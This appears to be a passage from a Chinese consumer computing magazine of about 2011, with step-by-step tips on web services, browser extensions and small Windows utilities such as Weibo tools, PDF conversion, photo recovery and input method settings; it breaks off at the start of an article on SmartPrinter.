当需要群发微博时,调出百度的该应用,会看到已绑定微博的 LOGO 会变亮并显示帐号信息。只要在“发微博”栏中输入消息内容(按通常标准支持 140 个字),再点击“一键发布”按钮,即可批量发送至所有微博帐号。



TIPS 即时搜索群推到微博

你在百度搜索栏中输入一句话,再点击“百度一下”。有什么新发现?原来在搜索结果的上端增添了多个微博发布链接。要将当前搜索内容发布到哪个微博,点击一下即可同步,即时与微博上的好友互动。



你的微博值钱不? 看看排名就知道!

文:飘零雪

➤ 在很多人看来,微博中的粉丝数量多少,似乎直接代表着影响力的大小。于是乎看着名人们数以百万计的粉丝,只能羡慕嫉妒恨!其实这并不尽然。也许你的粉丝数量泛泛,但综合了活跃度、评论/转发数量、微博数等指标,你的微博排名也能比较靠前。“微博风云榜”就是综合统计你新浪微博影响力指数的排名服务,甚至值多少钱都写得很清楚哦。

网站地址: <http://www.tfengyun.com/>

Step 01 查询微博排名

进入“微博风云榜”首页后,可选择查询一下自己、朋友或名人、偶像的新浪微博排名情况。输入微博昵称,再点击“查询排名”。首次使用需授权自己的微博帐号,而后开始系统评级,耐心等待 10 秒左右的时间。



Step 02 查看分析结果

完成后,可详细查看该微博用户的综合排名、活跃度排名、PR 值(粉丝质量)、原创率、微博等级与微博价值等决定其影响力的重要参数。此外,通过对微博数据的深度挖掘,还可了解其最近关心话题等信息。



Step 03 查看分类排名

除了可查询个人的微博影响力之外,还可通过综合考量各项指数,查看“微博风云榜”预置分类排名。比如,要了解一下在某个地域谁最有影响力?哪个娱乐明星目前最具话题性?谁的股评关注度最高?……





不用手动选 谷歌图片用幻灯片看

文:荣誉

 谷歌里找图,这个对于大家都不陌生。百度和谷歌比,这方面就差太多了。但搜索出结果后,手动筛选图其实很痛苦,倘若能让搜索结果中的图片,以幻灯片的形式在桌面上自动播放,而自己端着茶水、听着音乐、斜靠在座椅上欣赏岂不更好?你还别说,真有一个网站可以让你如愿,网站的名字叫做 Google Image Slideshow。

网络地址:<http://www.googleimageslideshow.com/>

Step 01

Google Image Slideshow 提供了两个搜索模式,一个是 SIMPLE,一个是 ADVANCED,前者为简单搜索,后者为高级搜索。进入网站主页后,首先默认打开 SIMPLE 标签进入简单搜索模式。此时界面中只有一个搜索框,从中输入图片的关键词,然后按下键盘上的回车键,网站便开始搜索,并把结果呈现在浏览器界面。



Step 02

网站的搜索结果来自谷歌。搜索到的图片以幻灯片的形式播放出来。如果想要调节图片切换速度,只需把鼠标移到浏览器界面,然后在界面底部弹出的选项中选择即可,Slow 为慢、Fast 为快,Medium 则是标准速度。当然也可以按下暂停按钮,手动控制播放。播放出想保留的图片时,可单击右上角的第一个按钮,在新标签中打开图像进行保存。



Step 03

高级搜索模式提供了详尽的搜索参数。比如可以限制某网站的图片、指定搜索图片的大小、主要颜色、文件类型、图像类型等。操作方法也很简单,单击界面右上角的第二个按钮返回主页,切换到 ADVANCED 标签进入高级搜索模式,在 Query 文字下方的文本框中输入图片关键词,在其它选项中选择所需的参数,最后单击 Perform search 按钮即可完成。



英文长篇贴进去 中心思想归出来

文:荣誉

 像笔者这样的普通人,看长篇英文绝对是一个折磨。即使是那些英语达人,面对英文短文也有头疼的时候,更别说那些密密麻麻的长篇大论。倘若能把长文章的概要提取出来,以简介的形式进行总结,不仅能大大降低理解的难度,而且可以节省不少时间。可是从哪里找一个英文高手,帮你提取英文文章的精华呢? Topicmarks 这个网站便是最佳选择。

网络地址:<http://topicmarks.com/>

Step 01

进入网站后,左下方有三个按钮用来提交英文文档,默认为 upload a file。单击“选择文件”按钮,在打开的对话框中选择一篇 PDF、DOC、HTML 或 TXT 格式的英文文章打开,然后单击 Try it now 按钮,便会进入注册页面注册帐号。此外也可以在页面左侧选择 paste a txt 选项,把英文文本内容粘贴到文本框中,或选择 paste a link 选项,粘贴网络文章的链接地址。




Step 02

在注册页面右侧的两个文本框中输入自己的邮箱地址(建议用谷歌、雅虎等邮箱),单击 Create account 按钮,网站将发送一封电子邮件到注册所用的邮箱中,其中包括帐号及密码。复制下密码后,在网页单击右上方的 Sign In 按钮,在打开的登录页面输入帐号、密码登录网站,文章便会自动上传,而 Try it now 按钮也更改为 Upload。



Step 03

随后在网页下方,便会提取出英文文章的精华内容。它从概览、摘要、关键词、索引等 6 个方面,对文章的内容进行总结。想从哪个方面了解,只需切换到相应的标签就能完成。有些标签(比如索引)还允许你设置更多的显示内容,进行更详细了解,设置时只要往右拖动 coverage 文字上方的滑块即可。





网页存为 PDF 后 个性设置网上搞定

文:荣誉

现在很多网站提供了将网页另存为 PDF 的服务,虽然为查看和打印带来了方便,但是后期处理功能却相当匮乏,功能也仅仅是格式转换而已。笔者最近找到的 iWeb2Print 就很给力,它不仅提供了网页存为 PDF 的功能,更提供了丰富的后期设置功能,如去除网页中的背景、图像等元素,或者让网页以灰度显示等,这下存好的 PDF 再不必用第三方软件重新编辑了。

网络地址:<http://www.sciweavers.org/free-online-html-to-pdf>

Step 01

进入网站,把需要保存的网址粘贴到 URL 文字下方的文本框中,单击 Page Size 文字下方的下拉箭头,在弹出的菜单中选择适合打印的幅面,再单击 Orientation 下方的下拉箭头,根据网页内容选择内容类型,Portrait 为人像,Landscape 为风景。




Step 02

下方的三个选项可以帮大家选择以灰度、无图像、无背景的形式保存。设置完后单击 Convert 按钮,开始对指定的网页进行转换,转换完成后,页面内容便在网页下方显示出来。通过画面中右上角中按钮,可以对画面进行放大、缩小或多页查看。



Step 03

要保存 PDF 网页时,单击 Download PDF 按钮,在新打开的标签页中,右击目标网页图像,选择“另存为”命令,然后在弹出的对话框中指定文件的保存位置,单击“保存”按钮,即可将 PDF 格式的文件下载到电脑中。



禁游戏、禁 QQ 上班之余的休闲 该咋过?

文:荣誉

现在很多单位和学校都禁止了在公共网络打游戏、聊 QQ。这些行为虽然保证了上班的秩序,但却让广大网友失去了休息时间的休闲活动,同时也关闭了不少和同事、同学联络感情的机会。那么如何打发这难熬的休息时间呢?今天给大家介绍的 mailgames24 这个网站别出心裁,它让大家可以通过电子邮件进行游戏,如此一来,既通过邮件增进了感情,又利用游戏得到了放松,可谓两全其美。

网络地址:<http://mailgames24.com/en-US/>

Step 01

进入网站后可以看到它提供了五个游戏,分别是 CHESS、BATTLE-ORCS: ARENA、4 IN A ROW、FLIP-O-THELLO、GOMOKU,玩法都很简单,想玩哪个游戏,比如 GOMOKU (五子棋),则单击该游戏的图标中的 Start game 按钮进行选择,随后将进入游戏设置网页。



Step 02

在打开的网页中,分别输入自己的电子邮箱地址及对手的电子邮箱地址等资料,单击 Start game 按钮。便会收到一封邮件,邮件中显示出游戏界面,即五子棋棋盘。你所要做的,是单击邮箱工具栏中的“回复”按钮,在打开的网页参照棋盘上的坐标,在正文中输入第一个棋子位置的坐标值,比如 G7,然后单击“发送”按钮,便可将附带游戏走法的电子邮件发送给你的对手。



Step 03

随后你的对手收到你的电子邮件。邮件中的棋盘上显示出你的落子位置,同时棋子上以感叹号标明哪一颗棋子是最新走法。现在轮到他走棋,他只要单击“回复”按钮,然后在邮件正文中输入自己落子位置的坐标,比如 H7,再单击“发送”按钮,便可把他的走法发送到你的邮箱。






“保持通话” 换手机号不换飞信号

文:CC

又快到毕业的季节了,同窗四年,转眼就要各奔东西,换手机号是必然的。有不少朋友都有自己的飞信号,没办法,便宜嘛,但是手机号变了,飞信号也得跟着变,虽然我们可以重新导入一下联系人,但是总不能换一个号就重新导入一遍吧。可不可以换了手机号,保持原有的飞信号不变呢?当然可以,下面我们给大家介绍一下如何操作。

Step 01

首先需要登录你的飞信账户,登录后,点击飞信主界面左下角的“主菜单”按钮,并将光标移动到弹出列表中的“设置”选项上,然后选择“个人资料”,如右图所示。



Step 02

然后进入“我的资料”设置窗口,进入“基本设置”选项卡,在账号一栏中有个“更改手机号码”的按钮,点击此按钮,电脑会自动打开进入飞信官网的页面,在其中即可进行设置。



Step 03

在网页中的“手机号设置”下会显示你正在使用飞信的手机号状态,点击“操作”栏下面的“更换”链接。在接下来的界面的输入框中,输入需要更改的手机号就OK了。



完美合体! 让地址栏和搜索栏 合二为一

文:SQ

使用过 Opera 和 Chrome 浏览器的朋友都知道,最新版本的浏览器中都拥有智能地址栏,你在其中直接输入关键字,即可调用默认搜索引擎进行搜索,方便不说,还让你的工具栏更加简洁。但是在 Firefox 中地址栏和搜索栏却是分开的,有没有方法能够让 Firefox 的默认地址栏和搜索栏也合二为一,直接在地址栏中开启搜索功能呢?想知道答案的朋友就继续看下去吧。

网址: <https://addons.mozilla.org/en-US/firefox/addon/omnibar/>

Step 01

答案就是这个叫 Omnibar 的扩展,它可以帮助我们实现火狐地址栏和搜索栏的成功融合。首先当然是安装该扩展了,安装完成之后你将发现,以前的地址栏和搜索栏合并在一起了,你可以直接在地址栏中进行搜索,如右图。



Step 02

合并过后,你可直接在地址栏中输入想要搜索的内容,然后点击回车键即可开始搜索。而且在合并后,其他的功能并没有多大改变,除了地址栏的“.”识别为“.”外。



Step 03

安装完成后,点击谷歌搜索引擎图标,你可以看到自带的搜索引擎,点击右键即可更改默认搜索引擎,而且其中有不少是我们不经常使用的引擎删掉。而且如果你将地址栏和标签放在一栏中,它还会随着标签页数量增多而自动减少宽度。





网络点点通

编辑:彭强
组版:张有惠

定制自己的浏览器 跟鸡肋滚动条说拜拜

文:豆子



不知道其他的网友有没有这样的习惯,我们在使用浏览器查看网页的时候,大多数情况下,都是使用鼠标滚轮来翻看那些超过一屏的页面,浏览器右侧的滚动条并不是经常会用到,而且如果需要精确定位,你可以使用键盘的上下方向键来调节。我们能不能将右侧的滚动条调整得更细,甚至直接让它消失,从而腾出更多的空间,让网页显示更多内容呢?或许你可以试试下面的两个小工具。

Thin Scroll Bar: <https://chrome.google.com/extensions/detail/ahnbemfjhoibkhlifbbjdjafbmhimdn>

No Scroll Bars Please!: <https://chrome.google.com/extensions/detail/ojmmnceaidmminjffpndcbdbibelgam>

Step 01

笔者今天给大家推荐的这两款扩展都是应用在谷歌 Chrome 浏览器上的,首先要推荐的是 Thin Scroll Bar,它能让你的滚动条变得非常细,以至于你不仔细看还真没法发现在浏览器右侧有滚动条的身影。



Step 02

相对于 Thin Scroll Bar 将滚动条细化,另外一个叫 No Scroll Bars Please! 的扩展就显得有点极端了,它直接将滚动条从你的浏览器中抹掉,它的使用也非常简单,需要安装就 OK 了。



Step 03

需要提醒一下的是,上面介绍的两款扩展是不能同时存在于浏览器中的,比如说你先安装了 No Scroll Bars Please!,觉得直接隐藏滚动条还是极端了些,只是想把它细化,又想安装 Thin Scroll Bar,在安装前你需要将前者卸掉。



看美女的好去处 豆瓣美女一网打尽


文:sunshine



不知各位兄弟平时都是去哪看美女?成都的春熙路?重庆的解放碑?在网络上也有这么一个看美女的好去处——新微友,它专门收集和整理了豆瓣网里边的美女,有此爱好的朋友赶快去瞅瞅吧。

网址:<http://xinvu.com/>

进入新微友首页,你将看到有 4 到 6 个版块,直接点击即可进入对应美女的页面,如果想要切换到下一页,点击底部右侧的“>”按钮即可。




让你用浏览器运行 iPhone 应用



你可能不是果粉,没有 iPhone,也没有 iPod touch,甚至连手机也没有,但是想玩玩 iPhone 应用。没关系,Pieceable 近日发布的 Pieceable 浏览器可以让你在网页浏览器里运行、测试在网页里嵌入的 iPhone 应用。

网址:<http://www.pieceable.com/viewer/>

点击上面的网址,可以查看同时显示六个应用的窗口,点击播放按钮之后,就可以像是直接在 ios 设备上操作一样,以鼠标代替手指来滑动。不过可能是由于网速较慢的问题,实际操作起来并不太流畅。





网络点点通

编辑:彭强
组版:张有惠

恢复删除的照片 杀毒软件也可以

➤ 一不小心误删了重要的照片,想要把它恢复回来,怎么办?数据恢复的软件有不少,但是需要的时候还得到处去找破解版、注册码,也怪麻烦的。其实不用那么麻烦,如果你使用的杀毒软件是金山毒霸,它的里边已经内置了照片恢复功能,只需要简单的三步就可以找回被删除的照片。

Step 01

需要安装金山毒霸最新版本,运行程序,单击“病毒查杀”窗口右侧“会员特权”栏下的“照片恢复”或者在程序主界面中点击顶部的“安全百宝箱”按钮,其中有一个“照片恢复”的功能,点击它即可启动金山照片恢复工具了。



Step 02

在启动照片恢复工具后,会弹出“金山照片恢复”的窗口,选择要扫描的分区,并单击窗口地步的“开始恢复”按钮,即可开始对选定的分区进行扫描,耐心等待,直到扫描工作完成。



Step 03

找到需要恢复的图片,如果不记得文件名称,你可以单击图片,它会在右侧预览窗口中显示该图片的缩略图,选中要恢复的照片,单击“恢复选中文件”按钮,在弹出窗口中设置好恢复文件的保存路径,最后单击“确定”按钮,即可恢复误删除的照片。



让图片更出彩 处理、发博 一站式搞定

文:豆子

➤ 要问时下最流行的玩意是什么,答案肯定会包括越来越火爆的微博。外出旅行,拍了不少照片,想要在微博上分享给好友,不少人习惯使用美图秀秀、PS等图片处理工具,但是软件的缺点就是需要下载安装,且不能随身带着走,想必之下,这个叫图桌的在线工具更给力,它提供在线快速对图片进行处理、标注、分享一条龙服务,让你只要在有网络的地方,就能处理图片并分享到微博上面。

网址:<http://www.quick-markup.com/>

小贴士:图桌只支持JPG格式文件。

Step 01

图桌的使用非常简单,只需要鼠标拖几下就能完成。从上面的网址入口进入图桌的网站界面,在网页底部系统会自动检测出你正在使用什么浏览器,如果你使用的IE,直接点击“开始使用”右侧的IE在线版本即可使用,而Chrome、Firefox或者Safari则需要安装对应的图桌插件。



Step 02

下面我们以最常用的IE浏览器为例子,首先进入IE的在线版本,点击网页正中的“上传一张图片”按钮,载入需要处理的图片,然后在左侧的工具栏中你可以选择对应的工具对图片进行处理。



Step 03

需要注意的图片处理完成后,点击网页顶部的“保存与分享”按钮,点击中的新浪微博按钮,即可将处理完成的图片直接分享到新浪微博了。如果你想下次接着处理该图,你可以使用图桌的“在线保存”功能,下次进入生成的链接即可继续编辑。





软件大观园

编辑:彭强
组版:张有惠

光驱弹出按钮坏掉了怎么办?

文:疯

软件小档案:

软件名称:CDTrayPal
软件版本:v1.0
软件大小:160KB
下载地址:<http://www.cbifamily.com/download/201115.html>

通常情况下,我们要打开光驱,可以使用电脑上的光驱按钮来打开,但是如果你的光驱按钮距离比较远,不容易够着;甚至是该按钮已经损坏,只能使用“软”方法让其弹出。遇到以上的两种情况或许你可以试试这个叫 CD Tray Pal 的工具,它可以为你的光驱设置快捷键,即使光驱弹出按钮坏掉了也不怕。


Step 01

将 CD Tray Pal 压缩包解压出来后,双击其中的 CDTray 应用程序文件,然后程序提醒你输入激活码,在输入栏中填入“2724252”或者进入官方主页 (<http://www.e-systems.ro/cdtraypal.htm>) 点击其中的“Activate product here”按钮,获得激活码。




Step 02

成功激活后,开启程序,运行程序后,程序会自动最小化,双击托盘图标即可调出程序主界面,然后在“Information”选项卡里边的“Select Drive”中选择 CD-ROM 的盘符。



Step 03

通过 CDTray,你还可以为光驱创建开启和关闭快捷键。进入“HotKeys”选项卡,在“Select Drive”中选择需要设置光驱的盘符,然后即可在“HotKey for Open CD”和“HotKey for Close CD”下面的输入栏内,设置对应的快捷键,并“Save HotKeys”保存快捷键。



XP 优化三步走 XPY 帮你轻松搞定

文:DODO

软件小档案:

软件名称:XPY
软件版本:v1.021
软件大小:92KB
下载地址:<http://www.cbifamily.com/download/201115.html>

每当 you 安装完一个新的系统,打完繁多的 SP 和 Hotfix 以后执行一下 xpy 是一个非常省事的主意:这个小工具几乎集成了所有我们需要手动去做的 WindowsXP 设置,例如关闭无用端口等,根据不同的设置还有许多模式可供选择,比如 XPAntiSpy 提供最大的保护,等等。

Step 01

XPY 需要安装,点击 XPY 安装程序开始安装,在优化之前,请先做好备份工作,在第一步中,选择“Save profile”并在 Profiles 中选择备份路径,以用作还原。



Step 02

在“Settings”(设置)窗口中选择优化的类型,只须从下拉列表中选择中意的方案即可。优化设置组合还包含 All Settings、3rd Party only、All settings (no 3rd Party)、Windows Classic Settings、Windows 2003 Server to Workstation 和 Custom 四种,可以根据自己的需要来设置。不过如果你是高级用户,可以选择 Custom 配置方案。



Step 03

选择模式后,在列表中,你可以详细查看每种模式下到底改了些什么项目,这样你会知道到底哪些项目被修改了。这可比逐个进入系统注册表或服务管理器中设置方便多了。如果你图省事而一古脑儿选了“All settings”,在重启后发现系统运行异常,你可以重新运行 XPY 并在提示画面中单击“Restore”按钮,再单击“Apply”按钮便可以恢复原始状态。





软件大观园

编辑:彭强
组版:张有意

百变百搭 让窗口颜色更智能

文:CC

软件小档案:

软件名称:Aura
软件版本:beta3
软件大小:445KB
下载地址:http://www.cbifamily.com/download/201115.html



程序可以在 Vista 中运行,但需要 .NET Framework 3.5 的支持。

为了让电脑桌面更赏心悦目,不少朋友都会选择给电脑配上漂亮的壁纸,但是可能有时候,你会发现自己精心挑选的壁纸颜色跟系统窗口颜色不搭配,不得不手动去更改,但不少朋友的壁纸都是自动更换的,这就需要频繁的设置。如何能让窗口颜色变化更智能呢? Aura 就可以,它能让 Windows 窗口颜色随着壁纸自动改变。

Step 01

程序为绿色版,无需安装,先从家用网站上下载文件压缩包,并将其解压至任意文件夹,然后你将得到一个叫 Aura 的应用程序文件,点击它即可直接运行。程序运行后,会直接在托盘中创建图标。



Step 02

右键单击托盘图标并选择“Option”按钮,进入 Aura 的设置界面,其界面非常简洁,在其中你可以选择是从壁纸还是从活动窗口图标获取颜色。程序默认语言为英语,当然你也可以切换为其他语言(如果你认识的话)。



Step 03

如果在使用“Aura”后你没有看到任何的变化,只需要增加窗口的个性化颜色强度就可以。你可以对桌面单击右键,点击“个性化”,然后选择“窗口颜色”,并在其中进行设置。



非专业处理工具 图片加字三步搞定

文:平反大将


软件小档案:

软件名称:PhotoAddFont
软件版本:v1.2
软件大小:388KB
下载地址:http://www.cbifamily.com/download/201115.html

在平时的工作学习中,难免会遇到要给图片加字的情况,而且百度上也有不少朋友在问:除了 PS、ACDSee 等专业的图片加字工具外,有没有其他的更简单、小巧的同类工具呢?或许你可以试试这个叫“图片加字工具”的软件,390KB 大小的体积,绝对是小白的首选。


Step 01

从家用网站上下载程序压缩包,并将其解压出来,程序图标看起来像是一个图片文件,直接双击即可运行,可能会有杀软报错的情况,如果觉得有风险,请谨慎尝试。运行程序后,你会发现程序界面非常简洁,有限的几个按钮,即可帮你完成图片加字的任务。



Step 02

在处理图片之前,首先点击“打开本地图片”按钮添加需要加文字的图片,在成功导入图片后,程序界面的大小会根据图片尺寸改变。界面左上角是一个输入框,在里面你可以输入需要添加的内容,当然首先要删除里边原有的提示文字。



Step 03

成功输入文字后,你会看到输入的内容出现在了图片中,用鼠标左键拉住图片上的文字,即可将其移动到需要添加的位置。最后就是更改字体、字体大小、字体颜色、加粗等工作了,你可以通过顶部的按钮完成。





软件大观园

编辑:彭强
组版:张有惠

QQ 手势达人 For PPT QQ 实验室最新出炉

文:摔得狠

玩过体感游戏的朋友对微软 XBOX360 的体感外设设备 Kinect, 应该不会陌生, 它允许玩家用身体控制游戏主角, 通过不同的身体、肢体动作, 如跳跃、旋转、闪躲等来进行游戏, 这种独特的操控方式带来崭新的游戏乐趣。而今天笔者要给大家推荐这款叫 QQ 手势达人 For PPT, 同样很有意思, QQ 手势达人 for PPT (QQGesture-forPPT) 是一款通过普通摄像头来进行手势控制的体感软件, 它抛弃了从电脑诞生之日起就一直使用的键盘和鼠标, 完全由手势控制你的 PPT 演示。

软件小档案:

软件名称:QQ 手势达人 For PPT


软件版本:v1.0

软件大小:284MB

下载地址 : <http://www.cbifamily.com/download/201115.html>




此版本适用于安装普通摄像头或者内置摄像头的场景, 并且已经安装了 Office Powpoint 2007 的用户。



Step 01

首先需要安装 QQGestureforPPT, 安装完成后, 即可直接启用程序, 如果你的电脑没有安装摄像头可是连程序都没法启动的哦。连接上摄像头, 并运行 PPT 文件, 然后即可成功启动程序了。



Step 02

程序启动后你会看到程序的主界面, 它其实就是一个摄像头窗口。QQ 手势达人 for PPT 界面非常简单明了, 主要有视频设置、设置置顶等按钮, 在视频设置中你可以调节摄像头的亮度、对比度色调和饱和度, 以及清晰度等系数。



Step 03

然后打开需要演示的 PPT 文档, 再次提醒一下, 需要是 2007 版本的 Office Powpoint 哦。然后就是调整摄像头高度和距离, 在摄像头里边找到自己合适的位置, 在这时需要保证光线足够好。




Step 04

然后伸出你的手掌(左右手都行), 让手掌平对摄像头, 手指尽量并拢在一起。当你的手被摄像头捕捉到的时候, 屏幕上会出现一个拳头的反馈图片, 如图所示。当手掌没有被识别, 将不会出现此图。



Step 05

在手掌被正确识别的时候, 屏幕上会出现一个圆圈, 这个时候握拳, 然后屏幕上出现四个箭头的图像, 上下左右四个方向分别代表退出播放、启动播放、上一页、下一页四个操作 PPT 的指令, 你可以上下左右移动你的拳头以此来控制 PPT 的播放, 如果你的操作成功了, 会在屏幕上出现文字提示。



Step 06

视频背景尽量简单, 光线明亮, 可以清晰的获取手部图像。任何一个手势操作指令都分为伸出“手掌、握拳、移动手”三步, 根据上面的说明逐一完成每个步骤都有对应的正确反馈画面, 假如反馈失败或者不正确, 试着调整一下手部方位、远近等。



软件大观园

编辑:彭强
组版:张有意

教你一键搞定 输入法错误

文:豆子

软件小档案:

软件名称:输入法设置工具
软件版本:v2.71
软件大小:45KB
下载地址:<http://www.cbifamily.com/download/201115.html>

输入法是与我们的网络生活关系最密切的应用了,如果哪一天输入法出了问题了,你的整个网络生活都会受到干扰,虽然你可以在系统输入法的设置界面中进行手动配置,但对于小白来说,还是稍显麻烦。有没有直观一点的输入法设置工具,在我们遇到此类问题的时候,帮助我们更方便快捷的解决问题呢?答案就是:输入法设置工具。


Step 01

从家用网站上下载输入法设置工具的文件压缩包,并将其解压至任意文件夹,你将会得到一个应用程序文件,双击即可运行。运行程序后,你可以在顶部列表中看到当前所有输入法的列表。



Step 02

点击向上、向下按钮可以调节对应输入法的默认位置,点击“热键”按钮,然后选择“启用热键”,并在下面指定按键,你就可以为每个输入法设置一个对应的快捷键。



Step 03

我们都知道,系统默认的输入法切换热键的“Ctrl+Shift”,如果你觉得别扭,或者不习惯,你可以勾选主界面中的“切换输入法”按钮,在高级选项卡中,你还能直接将不需要的输入法从注册表中删除掉。



虾米音乐专辑随心下

软件小档案:

软件名称:Longkey
软件版本:v1.0
软件大小:285KB
下载地址:<http://www.cbifamily.com/download/201115.html>

平时没事的时候,就喜欢去虾米网逛逛,因为虾米的 MP3 音质确实不错,而且笔者喜欢以专辑的形式管理音乐,但是一首首的手动下载还是麻烦了些,朋友给推荐了这个叫 Longkey 的音乐下载工具,专门下载虾米的音乐专辑,速度非常不错。

运行程序,找到专辑或者精选集的页面地址,如 <http://www.xiami.com/album/xxx> 填入 Longkey 的地址栏,选择下载路径(会自动创建以专辑名命名的子目录),点击下载就可以了。



自动修复错误的 ActiveX

软件小档案:

软件名称:Fix ActiveX Control Installs Utility
软件版本:v4.0
软件大小:346KB
下载地址:<http://www.cbifamily.com/download/201115.html>

不少朋友在玩 QQ 牧场或者其他网页游戏的时候,经常会出现 ActiveX 问题,在开启的时候老是出现异常的噪音,但是关闭的时候就不响了,干扰了游戏的正常运行。其实 ActiveX 错误是由某些浏览器设置和配置错误的系统文件造成的。如果你也遇到了上面的情况,笔者给你推荐这个叫 Fix ActiveX Control Installs Utility 的小工具,它能自动修复错误的 ActiveX。

运行程序,然后点击 Next 按钮进入下一步,选择“I accept ...”选项,然后确定文件安装路径,继续点击“Next”开始程序的安装。安装完成后会弹出提示窗口,点击“是”即可自动修复 ActiveX。





软件大观园

编辑:彭强
组版:张有惠

文件打不开? Universal Viewer 全盘通吃

文:摔得狠

软件小档案:

软件名称: Universal Viewer
软件版本: v5.5
软件大小: 355KB
下载地址: <http://www.cbifamily.com/download/201115.html>

电脑中有很多不同格式的文件,比如说:图片、HTML 网页、PDF、Office 文档、电影或者视频等,但是不同格式的文件需要有一个专门的软件来打开,如果你的计算机上面没有安装对应的软件,一般情况下是无法查看的,必须得去下载一个对应的工具。面对这样的情况,通用文件浏览器诞生了。简单说,只安装一个软件你就能查看常见的几十种,乃至数百种的文档格式的内容,什么文字、网页、图片、视频,甚至专业的 AutoCAD 文档都能查看。

Step 01

程序需要安装,在选择安装模式的时候,请选择“Custom installation”,在下面的三个复选框中取消最后两项的勾选,然后点击下一步,即可开始下载安装文件,在这个过程中请保证你的电脑与互联网相连接。



Step 02

程序默认语言为英文,如何把 Universal Viewer 的操作界面改成中文呢?你只要点击“options” - configure... 在打开的界面上有 language 选项,改成 chinese 就可以了。



Step 03

如果你在没关联文件格式的情况下,如果用它打开 jpg 格式,将会以文本形式打开,而只有关联了图片格式,它才会以图像打开。所以如果你打开某种格式,显示的却不是原来的样式,那么你一定要把设置(选项→配置→常规)中相对应的扩展名前的勾打上。



游戏画中画 YY 没障碍

文:摔得狠

软件小档案:

软件名称: YY
软件版本: v3.0
软件大小: 5.2MB
下载地址: <http://www.cbifamily.com/download/201115.html>



自动队伍语音功能
需在游戏合作伙伴
开放相关接口的情况下方
可支持使用。

我们在玩魔兽世界、诛仙等网游的时候,为了能跟队伍里的战友配合得更好,经常使用如 YY 等语音聊天软件,如何能让游戏和语音聊天软件结合的更好呢?或许你可以尝试一下 YY 的游戏画中画功能,它可以智能识别游戏队伍中的玩家信息及状态,并实现自动队伍语音。方便玩家避免频繁切换游戏画面,带来更加高效灵活的沟通体验。

Step 01

如果你的 YY 版本还比较旧的话,赶快去更新新版本吧,因为今天我们要介绍的 YY 游戏画中画功能,只有在 3.0Beta7 以上版本才能支持的哦,首先进入 YY,点击做小脚的“菜单”按钮,点击启用“游戏画中画”。



Step 02

然后程序会弹出 YY 游戏画中画的设置窗口界面,勾选“启用画中画”复选框,即可激活该功能。而且在热键设置中你可以将默认的“Ctrl+F12”快捷键设置为其他的自己熟悉的按键。



Step 03

最后运行支持 YY 画中画的游戏(该游戏是在 YY 画中画支持名单里边的才行),然后点击“Ctrl+F12”按钮呼出或者隐藏游戏画中画,在画中画中还可以进入收藏频道,切换房间,还能自由和队伍里的玩家语音。





软件大观园

编辑:李景川
组版:张有惠

上班族必备!

三步把所有 Word 文档瞬间转为图片归档

文 / 冰封夏

软件小档案

软件名称: SmartPrinter

软件版本: v4.1

